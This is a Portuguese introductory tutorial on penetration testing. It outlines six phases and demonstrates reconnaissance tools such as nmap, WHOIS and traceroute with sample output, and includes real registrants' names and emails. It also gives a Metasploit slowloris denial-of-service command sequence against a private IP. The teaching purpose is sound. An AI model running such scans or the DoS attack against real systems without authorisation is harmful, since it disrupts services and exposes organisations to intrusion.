Introdução ao Pentesting: teoria e prática

Resumo. O objetivo deste tutorial é introduzir alguns aspectos teóricos e práticos do pentesting (testes de penetração) através de exemplos reais. O processo de pentesting, utilizado por hackers éticos e empresas especializadas em segurança computacional, pode ser dividido em seis etapas: (1) coleta de informações; (2) reconhecimento do ambiente; (3) identificação de vulnerabilidades; (4) exploração de vulnerabilidades; (5) análise de risco e recomendações; e (6) compilação de evidências e relato. Resumidamente, pentesting é um conjunto de práticas adotadas para descobrir e explorar vulnerabilidades em sistemas computacionais, como aplicações Web. No decorrer do tutorial são apresentadas cada uma das seis etapas do pentesting. Para cada etapa, são apresentadas ferramentas que podem ser utilizadas na prática ou exemplos reais de formas de organizar e realizar as partes documentais do processo de pentesting, como análise de risco, recomendações e relato.

1. Introdução


A demanda por profissionais de cibersegurança é cada vez maior devido ao aumento acelerado do número de ameaças, incidentes de segurança computacional e sofisticação dos ataques cibernéticos. Há diferentes frentes e linhas de atuação em cibersegurança, como os testes de penetração (ou pentesting). O objetivo principal do pentesting é simular as etapas de um ataque, indo desde o reconhecimento do ambiente alvo até a exploração de vulnerabilidades dos sistemas. Entretanto, diferentemente de um ataque real, no pentesting o profissional de cibersegurança (hacker ético ou pentester[1]) interage com a instituição alvo[2] (exemplos: universidade, prefeitura, empresa privada) e gera relatórios técnicos de diagnóstico com o intuito de subsidiar a instituição com informações para melhorar a segurança (ou corrigir falhas) dos seus sistemas.

Tipicamente, o processo de pentesting, ilustrado na figura apresentada a seguir, pode ser dividido em 6 (seis) etapas: (1) a coleta de informações; (2) o reconhecimento do ambiente; (3) a identificação de vulnerabilidades; (4) a exploração de vulnerabilidades; (5) a

[1] Neste tutorial de introdução ao pentesting, os termos profissional de cibersegurança, hacker ético e pentester serão utilizados de forma intercalada, mas com o mesmo significado, isto é, um profissional especializado em cibersegurança e, mais especificamente, em testes de penetração.

[2] A expressão instituição alvo (ou apenas instituição) é aqui utilizada como sinônimo para qualquer tipo de instituição pública ou privada, como universidades e empresas de quaisquer setores, que deseja realizar um processo de pentesting em sua infraestrutura de tecnologia da informação e comunicação.

análise de risco e recomendações; e (6) compilação de evidências e relato. Esse ciclo de seis etapas é, em verdade, um guia prático para pentesters de todos os níveis, desde os iniciantes até os especialistas. Ao seguir as etapas, o pentester garante um processo elaborado, detalhado e profissional para a identificação e diagnóstico das principais ameaças contra os sistemas da instituição alvo.



Etapa 1: na **coleta de Informações** ocorre a interação inicial entre a instituição alvo e o profissional de cibersegurança. Por iniciativa da instituição ou do hacker ético, é estabelecido um acordo (ou contrato) de consultoria técnica especializada. A partir desse acordo formal, a infraestrutura de tecnologia da informação e a organização de operação da instituição são apresentadas ao pentester, isto é, o profissional de cibersegurança começa a entender os processos, serviços digitais e sistemas que fazem parte do negócio da instituição. A partir desse ponto, inicia-se a etapa de reconhecimento.

Etapa 2: o **reconhecimento do ambiente** é crucial para identificar vulnerabilidades da infraestrutura de sistemas da instituição. Esse reconhecimento deve ser realizado de forma detalhada, cuidadosa e abrangente, pois será a base para as etapas seguintes. Um bom reconhecimento irá resultar em um bom diagnóstico de ameaças e vulnerabilidades, como exemplificado nas próximas seções. Por outro lado, um reconhecimento incompleto poderá deixar a instituição vulnerável a diferentes tipos de ataques. Para realizar um bom reconhecimento do ambiente, é importante o profissional de cibersegurança conhecer e utilizar diferentes tipos de ferramentas e recursos, potencializando a coleta de informações

úteis (fase pré-ataque) através de tarefas como: análise prática de técnicas de engenharia social, varredura da infra-estrutura de rede, varredura de sistemas, e identificação dos sistemas e respectivas versões.

Etapa 3: a **identificação de vulnerabilidades** parte da coleta de dados realizada na etapa anterior. A partir dos relatórios técnicos de reconhecimento, o hacker ético identifica os potenciais vetores de ataque e modela as principais ameaças contra os sistemas da instituição. Nesta etapa, o pentester irá mapear coisas como ativos comerciais (e.g., dados de funcionários, dados de clientes, outros dados sensíveis) e ameaças internas (e.g., sistemas de gerenciamento de pessoal) e externas (e.g., portas abertas, falhas em protocolos, credenciais potencialmente vulneráveis a ataques).

Etapa 4: a **exploração de vulnerabilidades** inicia-se logo após a identificação de vulnerabilidades. O hacker ético, munido de um conjunto de ferramentas e recursos para realização de testes automatizados e manuais de exploração de vulnerabilidades, realiza baterias de testes de exploração de vulnerabilidades. O objetivo desta etapa é verificar quais vulnerabilidades podem desencadear incidentes de segurança, como vazamento de informações sensíveis ou o comprometimento parcial ou total dos sistemas da instituição alvo. É importante ressaltar que, na etapa de exploração, é preciso respeitar os limites e acordos realizados na primeira etapa. Por exemplo, eventualmente, os testes de exploração de vulnerabilidades não podem prejudicar o funcionamento dos serviços do instituição (e.g., corromper ou comprometer um sistema de gerenciamento de banco de dados). Para evitar esse tipo de problema, o profissional de cibersegurança precisa conhecer muito bem as ferramentas que utiliza, pois há ferramentas que implementam testes de exploração agressivos, que podem comprometer a operação de um sistema vulnerável.

Etapa 5: a **análise de risco e as recomendações** levam em consideração essencialmente a criticidade das vulnerabilidades exploráveis, identificadas na etapa 4. O hacker ético irá: (a) definir o nível de risco de cada vulnerabilidade; e (b) recomendar formas de mitigar ou eliminar a vulnerabilidade. Por exemplo, o pentester pode recomendar uma correção técnica específica (e.g., configuração do sistema ou alteração de código) ou atualização do sistema (i.e., atualizar para uma versão que contenha a correção da vulnerabilidade). Na análise de riscos e recomendações, o especialista em cibersegurança irá incluir detalhes como: o nível de criticidade de cada vulnerabilidade; o nível de acesso que a vulnerabilidade proporciona a um criminoso cibernético; quais tecnologias, ainda utilizadas pela empresa, estão obsoletas; quais são os serviços e sistemas que aumentam a superfície de ataque; formas de corrigir as vulnerabilidades; e formas de reduzir a superfície de ataque.

Etapa 6: a **compilação de evidências e relato** é a última fase do ciclo de pentesting. Resumidamente, ela consiste em compilar e relatar os dados das etapas anteriores na forma de relatórios executivos e técnicos para os gestores e especialistas (e.g., desenvolvedores de sistemas) da instituição alvo. Esses documentos servem para guiar as decisões e estratégias da instituição no sentido de sanar falhas de segurança e reduzir a superfície de ataque da infraestrutura de tecnologia da informação e comunicação. Os documentos contém, entre outras coisas, a relação de testes realizados, as ferramentas utilizadas, a relação de vulnerabilidades identificadas e exploráveis, os riscos de segurança e as recomendações técnicas. Esses dados servem, também, como subsídio para o próximo ciclo de testes de penetração. Os ciclos subsequentes podem focar em coisas como casos específicos, outras ferramentas de varredura e exploração e análises manuais ou automatizadas mais avançadas. É importante ressaltar que o número e a qualidade das ferramentas utilizadas pode ter um impacto quantitativo e qualitativo significativo no processo de pentesting.

Nas próximas seções são apresentadas informações complementares sobre cada uma das seis etapas do pentesting. Nas etapas que envolvem ferramentas, como as de reconhecimento do ambiente e exploração de vulnerabilidades, são apresentados exemplos práticos de ferramentas úteis ao processo de pentesting.

2. Etapa 1: Coleta de Informações

Na coleta de informações são definidas as responsabilidades de cada uma das partes envolvida no processo de pentesting, isto é, do profissional de cibersegurança e da instituição. Nesta etapa são definidos os objetivos que a empresa deseja alcançar com os testes de segurança e quais sistemas farão parte do escopo das análises do hacker ético.

3. Etapa 2: Reconhecimento do Ambiente

A etapa de reconhecimento do ambiente envolve a coleta e a catalogação de informações técnicas (e.g., serviços rodando e suas respectivas portas, faixa/lista de IPs) e não técnicas (e.g., informações sobre funcionários em redes sociais) sobre os sistemas da instituição alvo. Há diversas ferramentas que podem ajudar de sobremaneira o processo de reconhecimento do ambiente. Na tabela a seguir são apresentadas e classificadas com relação ao tipo (passiva, ativa ou híbrida) algumas ferramentas que podem ser utilizadas na etapa de reconhecimento do ambiente, bem como outras etapas.

Nome	Site Oficial	Tipo	Etapa(s)
SSL Labs	https://www.ssllabs.com/ssltest/	Passiva	Reconhecimento
Wappalyzer	https://www.wappalyzer.com	Passiva	Reconhecimento
Nmap	https://nmap.org	Passiva	Reconhecimento
WPScan	https://wpscan.org	Passiva	Reconhecimento e Exploração
WHOIS	https://registro.br/tecnologia/ferramentas/whois/	Passiva	Reconhecimento
Traceroute	https://www.ultratools.com/tools/traceRoute	Passiva	Reconhecimento
Legion	https://govanguard.com/legion/	Híbrida	Reconhecimento, Identificação e Exploração
ZED Attack Proxy	https://www.zaproxy.org/	Híbrida	Reconhecimento e Exploração
Nikto	https://cirt.net/Nikto2	Passiva	Reconhecimento e Exploração
Metasploit	https://www.metasploit.com	Híbrida	Reconhecimento e Exploração

3.1 Ferramentas Passivas

As ferramentas passivas atuam como “coletores” de informações, geralmente, sem causar nenhuma intrusividade na operação dos sistema. Por exemplo, o **nmap** pode ser considerado uma ferramenta passiva, pois, tipicamente, apenas coleta dados dos sistemas alvo através do envio de requisições específicas, isto é, não intercepta requisições de clientes da instituição e não intervém no funcionamento do sistema.

3.1.1 SSL Labs

O SSL Labs é um site online que oferece um serviço especializado, com versão gratuita, para testar a configuração SSL/TLS de servidor Web (i.e., site). O SSL Labs coleta e apresenta informações sobre o certificado digital, as versões do TLS suportadas (incluindo grupos de cifras suportadas e vulnerabilidades) e a compatibilidade com diferentes versões de aplicativos (e.g., navegadores, plataformas de desenvolvimento). Ao final da análise, o SSL Labs atribui um conceito (e.g., A+, A, B+, C) ao site. Quanto maior o conceito (e.g., A+), melhor é a classificação de segurança do site. Na prática, um site classificado com B ou menos (e.g., C) apresenta diferentes riscos de segurança aos usuários, como vazamento de dados através


de ataques já conhecidos ao protocolo TLS (e.g., 3SHAKE, TLS Renego MITM, POODLE, LOGJAM, FREAK).

3.1.2 Wappalyzer

A diversidade e a quantidade de tecnologias utilizadas para desenvolver sistemas Web é significativa. Muitas das tecnologias são, também, complementares, isto é, trabalham de forma integrada. Apesar de interessante para a construção de sistemas sofisticados, essa miscelânia de tecnologias aumenta significativamente os desafios técnicos com relação à segurança dos sistemas Web.

O Wappalyzer é um exemplo de ferramenta de varredura (ou coleta de informações) de sistemas Web. O Wappalyzer ajuda a identificar as tecnologias (“reconhecer o terreno”) em utilização nos sites alvo.

A imagem a seguir ilustra um exemplo de saída/relatório da ferramenta. Como pode ser observado, o Wappalyzer identifica as tecnologias e as respectivas versões em utilização no site. O hacker ético pode, então, pesquisar as vulnerabilidades já catalogadas na Internet para cada uma das versões das tecnologias utilizadas no sistema Web.



3.1.3 Nmap

O Nmap é uma ferramenta especializada e amplamente utilizada para realizar varreduras avançadas em sistemas e redes. O uso mais comum e frequente do Nmap é para identificar as portas abertas (ou serviços disponíveis) nos servidores da instituição alvo, como ilustrado a seguir.

```
USER@HOST:~$ nmap 192.168.133.100
```

Assumindo um terminal (*shell* ou interpretador de linha de comando) em um sistema GNU/Linux com a ferramenta Nmap instalada, ao executar um comando como o apresento (i.e., **nmap 192.168.133.100** ou **nmap pentesting.unihacker.club**), a ferramenta irá tentar identificar as portas abertas no endereço IP ou domínio indicado. A saída será similar a apresentada na sequência, isto é, o número da porta (PORT), o estado (STATE: open/aberto, closed/fechado, filtered/filtrado) e o nome do serviço (SERVICE). Este tipo de informação é bastante útil para a etapa de identificação de vulnerabilidades e mapeamento de ameaças.

Starting Nmap 7.80 (https://nmap.org) at 2020-06-26 18:03 -03
Nmap scan report for 192.168.133.100
Host is up (0.0016s latency).
Not shown: 992 filtered ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp closed smtp
80/tcp open http
222/tcp closed rsh-spx
443/tcp closed https
2222/tcp closed EtherNetIP-1
3306/tcp closed mysql
Nmap done: 1 IP address (1 host up) scanned in 4.99 seconds

A tabela a seguir apresenta um exemplo de saída do Nmap contra um alvo real, formatado e detalhado por um hacker ético. Como pode ser observado, há um número significativo de portas abertas. Isto, automaticamente, representa uma superfície de ataque aumentada, que pode levar a riscos desnecessários de segurança.

Porta	Protocolo	Estado	Serviço	Serviço Tradicional / Versão
21	TCP	Aberta	ftp	Pure-FTPd
53	TCP	Aberta	domain	ISC BIND 9.11.4-P2
80	TCP	Aberta	http	nginx
110	TCP	Aberta	pop3	Dovecot pop3d
143	TCP	Aberta	imap	Dovecot imapd


443	TCP	Aberta	https	nginx
465	TCP	Aberta	smtps	Exim smtpd 4.93
587	TCP	Aberta	submission	Exim smtpd 4.93
993	TCP	Aberta	imaps	Dovecot imapd
995	TCP	Aberta	pop3s	Dovecot pop3d
1001	TCP	Aberta	webpush	
1157	TCP	Aberta	ssh	7.4
2077	TCP	Aberta	tsrmagt	Redirect to port 2078
2078	TCP	Aberta	tpcsrvr	cPanel
2079	TCP	Aberta	idware-router	Redirecionamento para 2080
2080	TCP	Aberta	autodesk-nlm	cPanel - “Horde DAV Server”
2081	TCP	Aberta	infowave	Redirecionamento para 2081
2084	TCP	Aberta	radsec	cPanel
2086	TCP	Aberta	gnunet	Redirecionamento para 2087
2087	TCP	Aberta	eli	cPanel
2097	TCP	Aberta	nbx-ser	Redirecionamento para 2099
2099	TCP	Aberta	nbx-dir	CPanel default SSL Web mail (Official)
3306	TCP	Aberta	mysql	MySQL 5.5.5-10.1.44-MariaDB
53	UDP	Aberta	domain	

3.1.4 WPScan

O WPScan é uma ferramenta do tipo caixa-preta, isto é, projetada para analisar sistemas online sem a necessidade de conhecer os detalhes de implementação ou de funcionamento. A ferramenta executa conjuntos pré-definidos de testes de segurança para detectar vulnerabilidades em sistemas Web baseados no WordPress.

O WPScan realiza análises não intrusivas para detectar vulnerabilidades, no sistema alvo, já conhecidas e catalogadas (disponíveis em https://wpvulndb.com), simulação de ataques de dicionário e força bruta (e.g., para descobrir usuários e senhas do sistema alvo), identificação de componentes do WordPress em uso (e.g., plugins, temas). A seguir é

apresentado um exemplo de linha de comando de execução (**wpsan --url wordpress.org**) e exemplo de saída/relatório técnico do WPScan.



Links para outros exemplos de uso do WPScan:

- https://www.youtube.com/watch?v=SS991k5Alp0
- https://blog.sucuri.net/2015/12/using-wpscan-finding-wordpress-vulnerabilities.html

3.1.5 WHOIS

O WHOIS é um protocolo para realizar consulta sobre informações de contato e DNS das entidades na Internet. Tipicamente, uma entidade pode ser um nome de domínio (e.g., unihacker.club, unipampa.edu.br) ou um endereço IP (e.g., 186.251.212.217).

Como pode ser observado no exemplo apresentado a seguir (**whois ufpampa.edu.br**), para cada entidade, o WHOIS apresenta três tipos de contato: contato administrativo (Admin Contact), contato técnico (Technical Contact) e contato de cobrança (Billing Contact). Além disso, o WHOIS retorna também outras informações sobre o domínio.

```
domain:      ufpampa.edu.br
owner:       Fundação Universidade Federal do Pampa
ownerid:     09.341.233/0001-22
responsible: Diego Luis Kreutz
country:     BR
owner-c:     DLK15
admin-c:     DLK15
tech-c:      FEFLO17
```

```
billing-c:    DLK15
nserver:      ns1.ufp.edu.br
nsstat:       20200624 AA
nslastaa:     20200624
nserver:      dns.tche.br
nsstat:       20200624 AA
nslastaa:     20200624
created:      20080318 #4329459
changed:      20120802
status:       published

nic-hdl-br:   DLK15
person:       Diego Luis Kreutz
e-mail:       diego@unipampa.edu.br
country:      BR
created:      20060407
changed:      20200417

nic-hdl-br:   FEFLO17
person:       Fernando Della Flora
e-mail:       fernandoflora@unipampa.edu.br
country:      BR
created:      20101015
changed:      20200420
```

O WHOIS indica que o domínio **ufpampa.edu.br** pertence à **Fundação Universidade Federal do Pampa** e que o responsável pelo domínio é **Diego Luis Kreutz,** identificado pelo usuário **DLK15** no Registro.br. Já **FEFLO17** refere-se ao contato técnico, **Fernando Della Flora**, do domínio.

Outras informações sobre o domínio incluem: data de criação (created), data da última modificação (changed) e endereço dos servidores de nome, mais conhecidos como servidores DNS. No caso, o domínio possui dois servidores DNS, a saber **ns1.ufp.edu.br** e **dns.tche.br**. Resumidamente, as informações do WHOIS podem ser utilizadas para analisar vulnerabilidades envolvendo engenharia social e ataques sofisticados, como negação de serviços contra os servidores DNS do domínio.

3.1.5 Traceroute

Traceroute é uma ferramenta que permite descobrir a rota dos pacotes (i.e., por onde a informação está passando) da origem (e.g., computador do usuário ou hacker ético) até o destino (e.g., sistema alvo). A rota é medida em "saltos", que, normalmente, representam os roteadores do caminho entre a origem e o destino. A seguir é apresentado um exemplo de saída do comando traceroute, executado em um sistema GNU/Linux, para o domínio **www.unipampa.edu.br**.

shell$ traceroute www.unipampa.edu.br

traceroute to www.unipampa.edu.br (200.132.148.13), 64 hops max, 52 byte packets
1 192.168.1.254 (192.168.1.254) 2.329 ms 1.070 ms 1.670 ms
2 dinamico-199-198.redeconesul.com.br (186.251.199.198) 2.766 ms 6.012 ms 5.583 ms
3 dinamico-199-197.redeconesul.com.br (186.251.199.197) 1.595 ms 12.534 ms 5.398 ms
4 as2716.portoalegre.rs.ix.br (200.219.143.1) 17.365 ms 20.860 ms 15.308 ms
5 mlxe8.tche.br (200.19.246.5) 21.737 ms 41.470 ms 34.412 ms
6 unipampa-reitoria-ve-26-mlxe8.tche.br (200.19.240.182) 30.994 ms 34.648 ms 36.191 ms
7 200.132.148.13 (200.132.148.13) 34.886 ms 43.897 ms 35.345 ms

A saída do comando traceroute permite identificar diferentes coisas, como a localização do destino (e.g., o destino é conectado à rede **tche.br**, que fica em Porto Alegre-RS), o número de saltos até chegar ao destino **www.unipampa.edu.br (200.132.148.13)**, a latência da rede (e.g., 43.897 ms, na linha 7), os trechos de maior lentidão em potencial da rede (e.g., passou de 1.595 ms para 20.860 ms entre as linhas 2 e 3). Essas informações podem ser úteis para diferentes ataques sofisticados, como por exemplo, um ataque furtivo que tenta evitar os alarmes dos mecanismos de segurança da rede **tche.br**.


3.2 Ferramentas híbridas

As ferramentas híbridas (ou mistas) podem ser consideradas “canivetes suíços” dos pentesters, isto é, um conjunto de ferramentas que facilita e agiliza o trabalho do hacker ético.

3.2.1 Legion

A Legion, uma bifurcação do Sparta da SECFORCE, oferece um conjunto de testes de penetração que ajuda na descoberta, reconhecimento e exploração de sistemas computacionais. A Legion possui integração com outras ferramentas, como Nmap, whataweb, Nikto, Vulners, Hydra, SMBenum, DirBuster, SSLyzer, e WebSlayer.

A imagem a seguir apresenta um exemplo de saída da Legion para a execução do Nmap. Observe que é similar à saída apresentada anteriormente na seção da ferramenta Nmap. Observe também que há várias abas na ferramenta. Cada aba apresenta a saída de uma ferramenta ou script específico.




Outros exemplos de uso podem ser vistos em:

- https://www.youtube.com/watch?v=7MoWs5RkZpo
- https://www.hackingloops.com/legion-framework/

3.2.2 ZED Attack Proxy

O Zed Attack Proxy (ZAP) é uma ferramenta integrada de testes de penetração utilizada essencialmente para encontrar vulnerabilidades em aplicações Web. A ferramenta disponibiliza scanners automatizados e recursos adicionais para interceptar tráfego e encontrar manualmente vulnerabilidades de segurança em sistemas.

Para utilizar a ferramenta, basta digitar o endereço do sistema alvo (no campo “URL to Attack” da imagem a seguir) e clicar em “Attack”. O progresso do ataque pode ser visto na guia “Active Scan” e os cenários de ataque na guia “Spider”. Quando a varredura finalizar, os resultados podem ser visualizados na guia “Alerts”.



Exemplos de utilização da ferramenta podem ser vistos em:


- https://www.softwaretestinghelp.com/owasp-zap-tutorial/
- https://www.youtube.com/watch?v=2kaha1J-cQo

3.2.3 Nikto

O Nikto é um scanner de vulnerabilidades Web que inclui testes como a verificação de mais de 6.700 arquivos e programas potencialmente perigosos, a identificação de versões desatualizadas de mais de 1.250 servidores e a identificação de problemas específicos de versão em mais de 270 servidores. A ferramenta também verifica itens de configuração dos servidores Web, como a presença de vários arquivos de índice, opções do protocolo HTTP e aplicativos instalados. A imagem a seguir apresenta um exemplo de varredura padrão do Nikto, ou seja, sem nenhuma configuração específica. Nesse exemplo, a ferramenta encontrou dois arquivos potencialmente interessantes no site alvo, o **logs.txt** e o **log.txt**. Esse tipo de arquivo, mais conhecidos como arquivos de log (registro de informações sobre eventos dos sistemas), pode conter informações valiosas para um atacante. O hacker ético irá analisar o conteúdo e reportar o nível de criticidade das informações contidas nos arquivos.

Outros exemplos de utilização da ferramenta podem ser vistos em:

- https://www.vivaolinux.com.br/artigo/Nikto-Tutorial-basico-e-avancado?pagina=2
- https://www.youtube.com/watch?v=lCfWYlO0pdU



3.2.4 Metasploit

O Metasploit é um framework que disponibiliza um conjunto variado de recursos e tipos de testes de segurança. O Metasploit permite realizar varreduras para coletar informações sobre o sistema alvo, ataques de força bruta, entre outros tipos de ataques. A figura a seguir representa a interface de linha de comando, no Linux, do Metasploit.

A seguir é apresentado um exemplo de ataque de negação de serviço utilizando o **slowloris**. O primeiro passo é selecionar o módulo do **slowloris**.

msf5 > use auxiliary/dos/http/slowloris

Depois, selecionar o endereço IP do sistema alvo.

msf5 auxiliary(dos/http/slowloris) > set RHOST 192.168.133.100

Por fim, executar o comando “**run”**, que irá iniciar o ataque.

msf5 auxiliary(dos/http/slowloris) > run
[*] Starting server...
[*] Attacking 192.168.133.100 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150

Durante o ataque, o sistema alvo poderá ficar “lento” ou ficar momentaneamente inacessível. Isto pode significar que o sistema é suscetível a esse tipo de ataque. Se este for o caso, o hacker ético irá indicar medidas para mitigar esse tipo de ataque contra os sistemas da instituição alvo.

Outros exemplos de utilização do Metasploit podem ser vistos em:

- https://www.offensive-security.com/metasploit-unleashed/scanner-ftp-auxiliary-modules/
- https://medium.com/@irfaanshakeel/mysql-pentesting-using-metasploit-framework-7c800e6209d7
- https://0ut3r.space/2019/08/29/ftp-testing/
- https://linuxhint.com/metasploit_usage_examples/

4. Etapa 3: Identificação de Vulnerabilidades

A seguir são apresentados exemplos de vulnerabilidades em potencial, identificadas em sistemas reais, com o apoio das ferramentas Nmap, Nikto, SSL Labs, WPScan e Wappalyzer. A identificação é, tipicamente, realizada manualmente pelo pentester a partir dos relatórios técnicos (saída) das respectivas ferramentas.

4.1 Vulnerabilidades identificadas a partir do Nmap

Serviço/Protocolo: FTP

Porta: 21

Descrição: O FTP é um protocolo bastante antigo de transferência de arquivos. A suposta segurança do protocolo, que na prática não existe, é limitada a um login e senha.

